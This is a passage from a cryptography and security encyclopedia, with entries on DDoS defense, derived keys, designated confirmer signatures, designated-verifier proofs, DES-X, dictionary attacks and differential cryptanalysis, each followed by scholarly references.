The DDoS attack of July 4, 2009, significantly impacting US and South Korean government Web servers, demonstrated that DoS threats persist. Open problems in DDoS defense include how to *dynamically* calibrate defenses for specific deployment scenarios, identify new threats to deplete resources not previously targeted, and explore trade-offs mentioned previously. Statistical anomaly detection has yet to see significant commercial deployment. In many deployment cases, automated response to generated alerts, even those automatically corroborated or fused together, is often deactivated, i.e., requiring a human in the loop to respond. Finally, emerging peer-to-peer social/overlay networks exhibit a host of DoS vulnerabilities; DoS hardening of such systems will also involve a set of difficult security/overhead compromises.

Recommended Reading

1. Brooks R (2005) Disruptive security technologies with mobile code and peer-to-peer networks, CRC Press, Boca Raton, FL
2. Carl G, Kesidis G, Brooks RR, Rai S (2006) Denial of service attack detection techniques, IEEE Internet Comput 10(1):82–89
3. Chen Y, Hwang K, Ku W-S (2007) Distributed change-point detection of DDoS attacks: experimental results on the DETER testbed. In Proceedings DETER Community Workshop on Cyber Security Experimentation (in conjunction with the USENIX Security Symposium), Boston, MA
4. Gao D, Reiter MK, Song D (2006) Behavioral distance measurement using hidden Markov models. In Proceedings of RAID Conference
5. Javitz HS, Valdez A (1994) The NIDES Statistical Component Description and Justification, SRI Technical Report
6. Keromytis A, Misra V, Rubenstein D (2002) SOS: secure overlay services. Proceedings of ACM SIGCOMM
7. Lad M, Zhao X, Zhang B, Massey D, Zhang L (2003) Analysis of BGP update surge during slammer worm attack. In Proceedings of the Workshop on Distributed Computing (IWDC)
8. Lou X and Hwang K (2006) Prevention of index-poisoning DDoS attacks in peer-to-peer file-sharing networks, IEEE Trans. Multimedia, Special Issue on Content Storage and Delivery and P2P Networks

9. Mirkovic J, Martin J, Reiher P (2001) A taxonomy of DDoS attacks and DDoS defense mechanisms. ACM SIGCOMM Comput Commun Rev 34:39–53
10. Mirkovic J, Hussain A, Fahmy S, Reiher P, Thomas R (2009) Accurately measuring denial of service in simulation and testbed experiments. IEEE Trans Dependable Secure Comput 6(2):81–95
11. Spamhaus Project, Spammers release virus to attack spamhaus.org, http://www.spamhaus.org/news/lasso?article=13, Nov.2003
12. Valdez A, Skinner K (2000) Adaptive, model based monitoring for cyber attack detection. In Proceedings of the RAID Conference, London
13. Valdez A, Skinner K (2001) Probabilistic alert correlation. In Proceedings of the RAID Conference, Davis, CA
14. Wang H, Zhang D, Shin K (2002) Detecting SYN flooding attacks. In Proceedings of IEEE INFOCOM
15. Wu SF, Chang HC, Jou F, Wang F, Gong F, Sargor C, Qu D, Cleaveland R (2000) JiNao: design and implementation of a scalable intrusion detection system for the OSPF routing protocol. ACM Transactions on Computer Systems

Deobfuscating Malware

►Unpacking Malware

Derived Key

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Synonyms

Key variation

Related Concepts

►Master Key

Definition

A derived key is a key, which may be calculated (derived) by a well-defined algorithm, usually referred to as a key derivation function, from an input consisting of public as well as secret data (e.g., a master key or primary key). The advantage is that if two parties share the same secret and mutually known parameters as inputs, they may, independent of each other, calculate identical derived keys by keeping track of the number of iterations.

The key derivation function generally maps strings of any length to strings of an arbitrary, specified length, such that it is computationally infeasible to find correlations between inputs and outputs, and such that given one part of the output, but not the input, it is computationally infeasible to predict any bit of the remaining output.

Theory

Key derivation techniques are mostly used to generate unique keys per transaction/communication or for key encrypting keys.

Key derivation functions are often based on MACs (message authentication codes) or hash-functions.

Recommended Reading

1. Menezes A, van Oorschot P, Vanstone S (1996) Applied cryptography. CRC Press, Boca Raton

Designated Confirmer Signature

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Synonyms

Confirmer signatures

Related Concepts

►Contract Signing; ►Digital Signature; ►Undeniable Digital Signature

Definition

Designated confirmer signatures (or sometimes simply "confirmer signatures") are ►digital signatures that can be verified only by some help of a semi-trusted designated confirmer. They were introduced by Chaum in [1] as an improvement of convertible ►undeniable signatures.

Theory

Unlike an ordinary digital signature that can be verified by anyone who has access to the public verifying key of the signer (*universal verifiability*), a designated confirmer signature can only be verified by engaging in a – usually interactive – ►protocol with the designated confirmer. The outcome of the protocol is an affirming or rejecting assertion telling the verifier whether the signature has originated from the alleged signer or not.

The main difference to (convertible) undeniable signatures is that the capabilities to produce signatures and to confirm signatures are laid into different hands, which has several advantages. Designated confirmer signatures improve the availability and reliability of the confirmation services for verifiers. Verifiers can rely on a designated confirmer instead of having to rely on the signers themselves. The designated confirmer can be organized as one or more authorities with a higher availability than each signer can afford to provide, and the designated confirmer can provide confirmation services according to a clearly stated confirmation policy, which can also be subject to independent audit on a regular basis. In practice, a designated confirmer would conceivably contract multiple signers and provide confirmation services to all their respective verifiers. Another way of increasing the availability of the confirmation services is by using an undeniable signature scheme with distributed provers as proposed by Pedersen [2]. Another advantage of designated confirmer signatures is that they alleviate the problem of coercible signers. In undeniable signature schemes, the signer may be blackmailed or bribed to confirm or disavow an alleged signature. This may be harder to accomplish with a designated confirmer organized as an authority with proper checks and balances.

A designated confirmer signature scheme has three operations: (1) An operation for generating double key pairs, one key pair of a private signing key with a public verifying key and another key pair of a private confirmer key with a public confirmer key, (2) an operation for signing messages, and (3) a *confirming operation* for proving signatures valid (confirmation) or invalid (disavowal). The private signing key is known only to the signer, the private confirmer key is known only to the confirmer, and the public verifying key as well as the public confirmer key are publicly accessible through authenticated channels, for example, through a ►public key infrastructure (PKI). The signing operation is between a signer using the private signing key and a verifier using the public verifying key. The verifying operation is between the designated confirmer using its private confirmer key and a verifier using the public confirmer key. Furthermore, there is (4) an *individual conversion operation* for converting individual designated confirmer signatures into ordinary digital signatures, and (5) a *universal verifying operation* to verify such converted signatures.

The characteristic security requirements of a designated confirmer signature scheme are similar to those of a convertible ►undeniable signature scheme [3]:

Unforgeability: Resistance against existential ►forgery under adaptive chosen message attacks by computationally restricted attackers.

Invisibility: A cheating verifier, given a signer's public verifying key, public confirmer key, a message, a designated confirmer signature and oracle access to the signer, cannot decide with probability better than pure guessing whether the signature is valid for the message with respect to the signer's verifying key or not. (This implies non-coercibility as described above.)

Soundness: A cheating designated confirmer cannot misuse the verifying operation in order to prove a valid signature to be invalid (non-repudiation), or an invalid signature to be valid (false claim of origin).

Nontransferability: A cheating verifier obtains no information from the confirming operation that allows him to convince a third party that the alleged signature is valid or invalid, regardless if the signature is valid or not.

Validity of Conversion: A cheating designated confirmer with oracle access to a signer cannot fabricate a converted signature valid for a message m with respect to the signer's public verifying key unless that signer has produced a designated confirmer signature for m before.

Practical constructions have been proposed by Chaum [1], Okamoto [4], Michels and Stadler [5], and by Camenisch and Michels [6]. All of them propose an *individual conversion operation*, but none of them discuss a *universal conversion operation* analogous to that of convertible ►undeniable signatures. Michels and Stadler [5] have discussed designated confirmer signatures that can be converted into well-known ordinary signatures such as ►RSA digital signatures, Schnorr ►digital signatures, ►Fiat and Shamir signatures, or ElGamal ►digital signatures.

Applications

Designated confirmer signatures are a useful tool to construct protocols for ►contract signing [7]. The ►trusted third party in contract signing takes the role of a designated confirmer. Each participant produces a designated confirmer signature of his statement and distributes it to all other participants and to the trusted third party. After the trusted third party has collected the statements and corresponding designated confirmer signatures from all participants, it converts them into ordinary digital signatures and circulates them to all participants according to a predefined policy. Designated confirmer signatures are also useful to construct *verifiable signature sharing* schemes [6].

Open Problems

Designated confirmer signatures are a relatively young concept, which have not yet been blended with other interesting types of signature schemes such as ►threshold signatures, ►group signatures, or ►fail-stop signatures.

Recommended Reading

1. Chaum D (1995) Designated confirmer signatures. In: De Santis A (ed) Advances in cryptology: EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 86–91
2. Pedersen TP (1991) Distributed provers with applications to undeniable signatures (Extended abstract). In: Davies DW (ed) Advances in cryptology: EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 221–242
3. Franklin MK, Reiter MK (1995) Verifiable signature sharing. In: Guillou LC, Quisquater JJ (eds) Advances in cryptology: EUROCRYPT'95. Lecture notes in computer science, vol 921. Springer, Berlin, pp 50–63
4. Okamoto T (1994) Designated confirmer signatures and public-key encryption are equivalent. In: Desmedt YG (ed) Advances in cryptology: CRYPTO'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 61–74
5. Michels M, Stadler M (1998) Generic constructions for secure and efficient confirmer signature schemes. In: Nyberg K (ed) Advances in cryptology: EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 406–421
6. Camenisch J, Michels M (2000) Confirmer signature schemes secure against adaptive adversaries. In: Preneel B (ed) Advances in cryptography: EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 243–258
7. Asokan N, Shoup V, Waidner M (1998) Optimistic fair exchange of digital signatures. In: Nyberg K (ed) Advances in cryptology: EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 591–606

Designated-Verifier Proofs

Berry Schoenmakers
Department of Mathematics and Computer Science,
Technische Universiteit Eindhoven, Eindhoven,
The Netherlands

Related Concepts

►Designated Confirmer Signature; ►Undeniable Signatures

Definition

A designated verifier proof as introduced in [3] is generally a noninteractive zeroknowledge proof with the additional property that it will only be convincing toward a particular party, called the designated verifier.

Background

Designated verifier proofs share the nontransferability property with undeniable signatures, with the difference that designated verifier proofs do so in a noninteractive fashion. In this way, it can be prevented that the confirmation protocol of undeniable signatures is abused to run with many verifiers at the same time (rather than a single one).

Theory

The intuition behind constructions of designated verifier proofs is that the prover will link the noninteractive proof to the public key of a specific verifier, who should be the only party with access to the corresponding private key.

A basic construction works as follows [3]. Let (sk_V, pk_V) denote the key pair of a verifier V. To generate a proof for this verifier, for a statement S (which is independent of the key pair (sk_V, pk_V)), the prover generates a noninteractive zeroknowledge proof for the statement S' defined as

$$S' \quad \equiv \quad S \vee \text{“I know private key } sk_V \text{ for public key } pk_V\text{.”}$$

To ensure that the proof for S' is convincing only to V, it must be ensured that only V knows the private key sk_V. This is so, because anyone who knows sk_V can simulate a proof for S' – even if statement S is false. A practical scenario is that the key pair (sk_V, pk_V) is generated and stored on a smart card held by V. The private key needs never to be exposed to the outside world but allows V to generate a proof for any statement S.

A simple and practical implementation of designated verifier proofs is obtained for any statement S allowing an efficient Σ-protocol, assuming that knowledge of sk_V for a given pk_V can also be proved by means of an efficient Σ-protocol. Applying OR-composition [2] to these Σ-protocols and then making the proof noninteractive by applying the Fiat–Shamir heuristic for a given cryptographic hash function results in an efficient designated verifier proof for statement S.

Application

The main application of designated verifier proofs is to achieve receipt-freeness in electronic voting schemes. Receipt-freeness was introduced by Benaloh and Tuinstra [1] as a property to ensure that the privacy of the voters is achieved in the following strong sense: even if a voter is willing or forced to reveal all its random bits used in the voting protocol, one cannot tell how the voter voted.

Recommended Reading

1. Benaloh J, Tuinstra D (1994) Receipt-free secret-ballot elections. In: Proceedings of the 26th symposium on theory of computing (STOC '94), ACM, New York, pp 544–553
2. Cramer R, Damgård I, Schoenmakers B (1994) Proofs of partial knowledge and simplified design of witness hiding protocols. In: Advances in cryptology|CRYPTO '94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 174–187
3. Jakobsson M, Sako K, Impagliazzo R (1996) Designated verifier proofs and their applications. In: Advances in cryptology|EUROCRYPT '96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 143–154

De-Skewing

►von Neumann Correction

DES-X (or DESX)

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Feistel Cipher; ►Slide Attack

Definition

DES-X is a 64-bit ►block cipher with a $2 \times 64 + 56 = 184$-bit ►key, which is a simple extension of DES (►Data Encryption Standard).

Background

The construction was suggested by Rivest in 1984 in order to overcome the problem of the short 56-bit key-size which made the cipher vulnerable to ►exhaustive key search attack. The idea is just to XOR a secret 64-bit key $K1$ to the input of DES and to XOR another 64-bit secret key $K2$ to the output of DES: $C = K2 \oplus DES_K(P \oplus K1)$. The keys *K1, K2* are called *whitening keys* and they became a popular element of modern cipher design. The construction itself goes back to the work of Shannon [6, p. 713], who suggested the use of a fixed mixing permutation whose input and output are masked by the secret keys. This construction has been shown to have provable security by Even–Mansour [2] if the underlying permutation is *pseudorandom* (i.e., computationally indistinguishable from a random permutation). A thorough study of DES-X was given in the work of Kilian–Rogaway [3], which builds on [2] and uses a black box model of security. Currently, the best attack on DES-X is a ►known-plaintext slide attack discovered by Biryukov–Wagner [1] which has complexity of $2^{32.5}$ known plaintexts and $2^{87.5}$ time of analysis.

Theory

Moreover, the attack is easily converted into a ►ciphertext-only attack with the same data complexity and 2^{95} offline time complexity. These attacks are mainly of theoretical interest due to their high time complexities. However, the attack is generic and would work for any cipher F used together with post- and pre-whitening with complexity $2^{(n+1)/2}$ known plaintexts and $2^{k+(n+1)/2}$ time steps (here n is the block size, and k is the key-size of the internal cipher F). A related key-attack on DES-X is given in [4]. Best conventional attack, which exploits the internal structure of DES, would be a ►linear cryptanalysis attack, using 2^{61} known plaintexts [3].

Recommended Reading

1. Biryukov A, Wagner D (2000) Advanced slide attacks. In: Preneel B (ed) Advances in cryptology – Eurocrypt 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 589–606
2. Even S, Mansour Y (1997) A construction of a cipher from a single pseudorandom permutation. J Cryptol 10(3):151–161
3. Kaliski B, Robshaw M (1996) Multiple encryption: Weighing security and performance. Dr. Dobb's J 243(1):123–127
4. Kelsey J, Schneier B, Wagner D (1997) Related-key cryptanalysis of 3-WAY, Biham-DES, CAST, DES-X, NewDES, RC2, and TEA. In: Han Y, Okamoto T, Qing S (eds) Proceedings of ICICS. Lecture notes in computer science, vol 1334. Springer, Berlin, pp 233–246
5. Kilian J, Rogaway P (1996) How to protect against exhaustive key search. In: Koblitz N (ed) Advances in cryptology – crypto'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 252–267
6. Shannon C (1949) Communication theory of secrecy systems. A declassified report from 1945. Bell Syst Tech J (28): 656–715

DH Key Agreement

►Diffie–Hellman Key Agreement

DHP

►Computational Diffie-Hellman Problem

Dictionary Attack

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Password; ►Salt

Definition

A *dictionary attack* is a password-guessing technique (i.e., a methodical attempt to find the password that corresponds to a given username).

Application

A *dictionary attack* is a ►password-guessing technique in which the attacker attempts to determine a user's password by successively trying words from a *dictionary* (a compiled list of likely passwords) in the hope that one of these password guesses will be the user's actual password. In practice, the attacker's *dictionary* typically is not restricted to words from a traditional natural-language dictionary, but may include one or more of the following [1, 2]:

- Variations on the user's first or last name, initials, account name, and other relevant personal information (such as address and telephone number, pet's name, and so on)
- Words from various databases such as male and female names, places, cartoon characters, films, myths, and books
- Spelling variations and permutations of the above words, such as replacing the letter "o" with the number "0," using random capitalization, and so on
- Common word pairs

Dictionary attacks can be quite successful in many environments because of the tendency of users to make poor password choices (unfortunately, passwords that are easily memorized by a legitimate user are also easily guessed by an attacker). These attacks can be performed in online mode (trying successive passwords until a login is successful) or off-line mode (hashing or encrypting a dictionary of words and looking for any matches in a copied system file of hashed or encrypted user passwords). Server limits on the number of unsuccessful login attempts can help to thwart online attacks, and the use of "salt" (►Salt) can help to thwart off-line attacks.

Recommended Reading

1. Schneier B (1996) Applied cryptography: protocols, algorithms, and source code in C, 2nd edn. Wiley, New York
2. Stallings W (2011) Cryptography and network security: principles and practice, 5th edn. Prentice Hall

Dictionary Attack (I)

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Password

Definition

Dictionary attack is an exhaustive ►cryptanalysis approach in which the attacker computes and stores a table of plaintext–ciphertext pairs $(P, C_i = E_{K_i}(P), K_i)$ sorted by the ciphertexts C_i.

Theory

Here the plaintext P is chosen in advance among the most often encrypted texts like "login:," "Hello John," etc., and the key runs through all the possible keys K_i. If P is encrypted later by the user and the attacker observes its resulting ciphertext C_j, the attacker may search his or her table for the corresponding ciphertext and retrieve the secret ►key K_j. The term ►dictionary attack is also used in the area of password guessing, but with a different meaning.

Differential Cryptanalysis

Eli Biham
Department of Computer Science, Technion – Israel Institute of Technology, Haifa, Israel

Related Concepts

►Block Ciphers; ►Data Encryption Standard (DES); ►DES-X (or DESX); ►FEAL; ►Hash Functions; ►MD4-MD5

Differential cryptanalysis is a general technique for the analysis of symmetric cryptographic primitives, in particular of ►block ciphers and ►hash functions. It was first publicized in 1990 by Biham and Shamir [1, 4] with attacks against reduced-round variants of ►DES [14], and followed

in 1991 by the first attack against DES which was faster than ►exhaustive key search [3].

Let P be a plaintext, and let C be the corresponding ciphertext encrypted under the (unknown) key K, such that $C = E_K(P)$. Let P^* be a second plaintext, and let $C^* = E_K(P^*)$ be the corresponding ciphertext under the same (unknown) key K. We define the difference of the plaintexts as $P' = P \oplus P^*$, and the difference of the ciphertexts as $C' = C \oplus C^*$ (some authors use the notation Δ for differences instead, e.g., ΔP and ΔC). Also for any intermediate data X during encryption (e.g., the data after the third round, or the input to some operation in the fifth round), let the corresponding data during the encryption of P^* be denoted by X^*, and let the difference be $X' = X \oplus X^*$.

Differential cryptanalysis studies how the differences evolve through the various rounds and various operations of the cipher. Usually it is assumed that the difference operation is the exclusive-or (XOR) operation, and we will make this assumption herein as well. Linear and affine operations do not affect the differences, or affect the differences in a predictable way: Bit-permutation operations that reorder the bits of the data X to $P(X)$ also reorder the differences in the same way (i.e., X' is transformed to $P(X) \oplus P(X^*) = P(X')$). So are selections (that select some of the bits of the data). Similarly, XOR operations $X \oplus Y$ also affect the differences in the same way, i.e., given the inputs X and Y, and the output $X \oplus Y$, along with X^*, Y^*, and $X^* \oplus Y^*$, the differences are $X' = X \oplus X^*$ and $Y' = Y \oplus Y^*$, and the output difference is $(X \oplus Y) \oplus (X^* \oplus Y^*) = X' \oplus Y'$. We see that for all these linear operations the differences evolve in the same way as the original data, and the differences can be processed independently of the original data.

An important observation is that mixing subkeys into the data may be discarded by means of differences: If the mixing of subkeys to the data is performed using an XOR operation by $Y = X \oplus K$, then in the second encryption it is $Y^* = X^* \oplus K$, and the output difference of the key mixing operation is $Y' = Y \oplus Y^* = (X \oplus K) \oplus (X^* \oplus K) = X'$, which is independent on the subkey. Key mixings may thus be ignored in the predictions of the differences.

For nonlinear operations (such as S boxes) we can also study the evolution of the differences. Certainly, when the difference of the input is 0, the two inputs are equal, and thus also the two outputs are necessarily equal, having a difference 0 as well. When the input difference is nonzero, we cannot predict the output difference, as it may have many different output differences for any input difference. However, given the input difference, it is possible to predict statistical information on the output difference. Take for example S box S1 of DES. This S box has 6 input bits and 4 output bits. For each input difference X' there are 64 possible pairs of inputs with this difference (for any possible input X, the second input is computed by $X^* = X \oplus X'$). These 64 pairs may have various output differences. The main observation is that the output differences are not distributed uniformly. For example, for the input difference 34_x (the subscript x denotes that the number is in hexadecimal notation), no pair has output difference 0, nor 5 nor 6, and several other output differences; two pairs have output difference 4, eight pairs have output difference 1, and 16 of the 64 pairs with this input difference have output difference 2. For this input difference, a cryptanalyst can thus predict with probability 1/4 that the output difference is 2. A *difference distribution table* of an S box (or an operation) is a table that lists the number of pairs which fulfill the input and output differences for each possible input and output differences, where the rows denote all the possible input differences, the columns all the output differences, and each entry contains the number of pairs with the corresponding differences. In the example above, the difference distribution table of S1 of DES has value 16 in row 34_x column 2.

Differential cryptanalysis defines characteristics that describe possible evolutions of the differences through the cipher. Each characteristic has a plaintext difference for which it predicts the differences in the following rounds. A pair of plaintexts for which the differences of the plaintexts and the intermediate data (when encrypted under the used key) are exactly as predicted by the characteristic is called a *right pair* (a pair which is not a right pair is called a *wrong pair*). The probability that a characteristic succeeds to predict the differences (i.e., that a random pair is a right pair, given that the plaintext difference is as required by the characteristic) depends on the probabilities induced by the input and output differences for each S box (or each operation), where the total probability is the product of the probabilities of the various operations (assuming that the probabilities are independent, which is usually the case; otherwise the product is usually a good approximation for the probability).

Given the expected difference for the intermediate data before the last round (or more generally a few rounds before the last), it may be possible to deduce the unknown key by statistical analysis. The attack is a ►chosen plaintext attack that is performed in two phases: In the *data collection phase*, the attacker requests encryption of a large number of pairs of plaintexts, where the differences of all the plaintext pairs are selected to have the plaintext difference of the characteristic. In the *data analysis phase*, the attacker then recovers the key from the collected ciphertexts. Assume that the probability of the characteristic is p (i.e., a fraction p of the pairs are expected to be right pairs).

It is then expected that for a fraction p of the pairs, the difference of the data before the last round is as predicted by the characteristic. An (inefficient) method for deriving the subkey of the last round is then to try all the possibilities of the subkey of the last round. For each possible subkey partially decrypt all the ciphertexts by one round, and for each pair compute the differences of the data before the last round, by XORing the data resulting from the partial decryptions. For wrong guesses of the subkey it is expected that the difference predicted by the characteristic appears rarely, and for the correct value of the subkey it is expected that this difference appears for a fraction p or more of the pairs (as there is a fraction of about p of right pairs that are assured to suggest this difference, and as wrong pairs may also suggest this difference). In particular, if the probability p is not too low, it is expected that the correct subkey is the one which leads to the expected difference most frequently. It should be noted that the derivation of the last subkey is usually much more efficient than (but equivalent in results to) this described algorithm, using the information of the input and output differences for each S box (or operation) in the last round. It should also be noted that in many cases, characteristics shorter by more than one round than the cipher (usually up to three rounds shorter) can also be used for differential attacks.

Differential cryptanalysis usually requires a small multiple of $1/p$ pairs of chosen plaintexts, when using a characteristic with probability p, in order to ensure that sufficiently many right pairs appear in the data. This amount of encrypted data may be very large (about 2^{47} chosen plaintext blocks in the case of DES), making the complexity of the data collection phase larger than the complexity of the data analysis phase in most cases. The large number of chosen plaintexts may by itself make the attack impractical, as it transfers the responsibility of computing the major part of the attack from the attacker to the attacked party, who is required to encrypt a large number of chosen plaintexts for the attacker to be able to mount his or her attack. It is therefore common in such cases to quote the complexity of a differential attack to be the number of required chosen plaintexts.

After the publication of the differential cryptanalysis attack on DES, whose complexity is 2^{47} (it requires 2^{47} chosen plaintexts and the time of analysis is less than 2^{40}), IBM announced that they were aware of differential cryptanalysis when they designed DES, and actually designed it to withstand differential attacks (many other ciphers designed at that period were more vulnerable to differential cryptanalysis). Moreover, differential attacks (to which they called the *T method*) were classified as top secret for purposes of US national security, and IBM were requested by the NSA not to publish any information on them.

There are various improvements of differential cryptanalysis aimed to reduce the complexity of differential attacks. One simple method is a combination of several characteristics in a single larger structure. In case that two characteristics are used such a structure is called a *quartet*. It contains four plaintexts of the form P, $P \oplus \Omega_p^1$, $P \oplus \Omega_p^2$, $P \oplus \Omega_p^1 \oplus \Omega_p^2$, for the plaintexts differences Ω_p^1 and Ω_p^2. It can easily be seen that in such a quartet each difference appears twice: The first difference appears as the difference of the first two plaintexts, and also as the difference of the other two plaintexts. The second difference appears as the difference of the first and third plaintexts, and also as the difference of the second and fourth plaintexts. Thus, a total of 4 pairs are contained in a quartet, while without using quartets only 2 pairs are contained in the same number of plaintexts. Larger structures of 8 plaintexts using three different characteristics contain 12 pairs. Such structures are useful when there are several high-probability characteristics that can be used for an attack, as if the second best characteristic has a relatively low probability, the benefit of getting pairs with such a difference is quite low.

Another improvement (which was also mentioned in the original publication on differential cryptanalysis) is using an extended form of differences, in which not all the bits of the difference are fixed. This type of differences was later called *truncated differences* [9]. An important widely used type of truncated differences is the word-wise truncated differences. Word-wise truncated differences are differences in which the difference itself is not considered, but instead the differences are divided into two classes, namely zero differences and nonzero differences. In these cases the data blocks are divided to words (either 8-bit bytes, or 16-bit words, or words of a different size depending on the native structure of the cipher), and the analysis only considers whether the difference of a word is expected to be zero or not. Such consideration is useful when nonzero differences evolve to other (unknown in advance) nonzero differences, so that the information on the zero/nonzero difference evolve through many rounds of the cipher.

A third extension defines non-XOR differences, such as subtraction of integers (useful for cases where the native operation in the cipher is addition), or differences of division modulo a prime (useful for cases where the native operation in the cipher is multiplication modulo a prime, such as in ►IDEA [12]). Also a combination of different differences for different parts of the block, or for difference rounds of the cipher is considered. For such cases, difference distribution tables where the input differences are defined with one operation and the output differences

with another are very useful (especially when the operation natively transforms one operation to another, such as in cases of exponentiation S boxes, or logarithm S boxes).

Higher-order differences [11] consider derivatives of a second or a higher order. Higher-order differences are shown successful in several cases where differential cryptanalysis is not applicable due to low probabilities of characteristics; in some of these cases higher-order differences prove the most successful attack. However, higher-order attacks are successful mainly against ciphers with a small number of rounds.

It was also observed that in most differential attacks, the intermediate differences predicted by the characteristics are not used, and are thus ignored [12]. In such cases, the considered differences are only the plaintext differences and the difference after the final round of the characteristic. In most cases, there are many different characteristics with the same plaintext difference and the same final difference; these characteristics sum up to one differential, whose probability is the sum of their probabilities.

The major method for protection against differential cryptanalysis is by bounding the probability of the best characteristic (or differential) to be very low. Whenever the designer wishes to prove that differential cryptanalysis is not applicable, he or she bounds the probability p of the best characteristic (or differential) such that $1/p$ is larger than the required complexity, or even larger than the size of the plaintext space (in which case even choosing the whole plaintext space is not sufficient for mounting an attack). These bounds were formalized into various theories of provable security against differential cryptanalysis.

A specially interesting theory for provable security against differential cryptanalysis (and also ►linear cryptanalysis) is the theory of decorrelation [16], which makes it possible to prove security of block ciphers against certain (restricted) kinds of attack, including against basic variants of differential and linear cryptanalysis.

The usual claims for security against differential cryptanalysis correlate the probabilities of the highest-probability differentials to the complexity of the best differential attack, such that if the highest probability is very low, the required amount of data and complexity is very high. However, it was observed that even differentials with probability zero (i.e., that cannot occur – there are no right pairs under any key) can be used for attacks [6, 10]. This kind of attack is called *differential cryptanalysis using impossible differentials* (or shortly *impossible cryptanalysis*). The main idea is to select a large set of pairs with the plaintext difference of an impossible differential with $n - 1$ (or slightly fewer) rounds, where n is the number of rounds of the block cipher, and to try all the possible subkeys of the extra round(s). If it appears that for some value of the subkey, decryption of the ciphertexts by the single round (or few rounds) leads to the impossible difference in any one of the pairs, then we are assured that the subkey is wrong, and thus can be discarded. After discarding sufficiently many subkeys, the attacker reduces his or her list of possible values of the subkeys to a short list (or even to one subkey), and he or she is assured that the correct subkey is in the list. Depending on the design of the cipher and the key schedule, for some ciphers it may be more efficient to reduce the number of possible subkeys to 1 (i.e., only the correct subkey) using this method, while for others it may be more efficient to stop with a short list of candidates, and then check each key in the short list by trial encryption.

There are also attacks that use differentials as their building blocks, while combining differentials in various ways. The most promising ones are ►boomerang [17], amplified boomerang [8], and rectangle [7] attacks. The main idea in all these attacks are the combination of four plaintexts, which for simplicity of description we assume are located on the corners of a square, where one short differential is used in both pairs for the first few rounds (the horizontal edges), while a second short differential is used for the rest of the rounds but on the orthogonal pairs (the vertical edges). Although the probabilities of the total structure are p^2q^2 where p and q are the probabilities of the two differentials, it appears that it is much easier in various cases to find good short differentials, than to find one full differential of a comparable probability.

Although differential cryptanalysis is basically a chosen plaintext attack (as the attacker needs to choose the plaintext differences), the attacker usually does not need to choose the exact values of the plaintexts. This observation allows conversion of chosen plaintext differential cryptanalysis attacks into known plaintext attacks [4], using the fact that in a sufficiently large set of random plaintexts there are many pairs whose difference is as required by the chosen plaintext attack. Once these pairs of plaintexts are identified, the original chosen plaintext attack may be performed on these pairs. This variant usually requires a huge number of known plaintexts, which is about $\sqrt{m2^{n+1}}$ where n is the size of the plaintext in bits and m is the number of chosen plaintext pairs required by the chosen plaintext attack. On some ciphers, this is the best published known-plaintext attack.

In some cases it is also possible to convert differential cryptanalysis to ciphertext-only attacks. For more information on these conversions see [5].

Differential cryptanalysis was originally developed on ►Feal-8 [13, 15], a block cipher which was claimed to be faster and more secure than DES. It was then generalized

and extended to DES and other schemes. Feal-8 was broken using a few hundred chosen plaintexts. Given the corresponding ciphertexts, it takes less than a minute on a personal computer to recover the key [2]. The first results on DES [1] showed that DES reduced to 15 rounds was vulnerable to a differential attack, while the full 16-round DES required 2^{58} chosen plaintexts for a successful attack, whose generation is slower than exhaustive search. In the following year, an improvement of the technique was invented [3]. The main trick in the improved attack was the ability to receive the first round for free, using large specially designed structures, setting the characteristic from the second round on. This improvement made it possible to apply the 15-round attack on the full 16 rounds. Another improvement allowed to find the key when the first right pair is analyzed, rather than to wait till sufficiently many right pairs are found. This improvement is applicable when the attack considers all the key bits (or almost all the key bits) in a single counting phase. As a result, the improved attack could analyze the full 16-round DES given 2^{47} chosen plaintext and their corresponding ciphertexts, and whose complexity of analysis was smaller than 2^{40}.

Recommended Reading

1. Biham E, Shamir A (1991) Differential cryptanalysis of DES-like cryptosystems. J Cryptol 4(1):3–72
2. Biham E, Shamir A (1991) Differential cryptanalysis of FEAL and N-hash. Technical report CS91-17. In: Advances in cryptology. Proceedings of EUROCRYPT'91, Brighton, April 1991. Lecture notes in computer science, vol 547. Springer, Berlin, pp 1–16
3. Biham E, Shamir A (1992) Differential cryptanalysis of the full 16-round DES. In: Advances in cryptology. Proceedings of CRYPTO'92, Santa Barbara, August 1992. Lecture notes in computer science, vol 740. Springer, Berlin, pp 487–496
4. Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, Berlin
5. Biryukov A, Kushilevitz E (1998) From differential cryptanalysis to ciphertext-only attacks. In: Advances in cryptology. Proceedings of CRYPTO'98, Santa Barbara, August 1998. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 72–88
6. Biham E, Biryukov A, Shamir A (1999) Cryptanalysis of skipjack reduced to 31 rounds using impossible differentials. In: Advances in cryptology, Proceedings of EUROCRYPT'99, Prague, May 1999. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 12–23
7. Biham E, Dunkelman O, Keller N (2002) New results on boomerang and rectangle attacks. In: Proceedings of fast software encryption 2002, Leuven, February 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 1–16
8. Kelsey J, Kohno T, Schneier B (1999) Amplified boomerang attacks against reduced-round MARS and serpent. In: Proceedings of fast software encryption 7, New York, April 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 75–93
9. Knudsen L (1995) Truncated and higher order differentials. In: Proceedings of fast software encryption 2, Leuven, December 1994. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 196–211
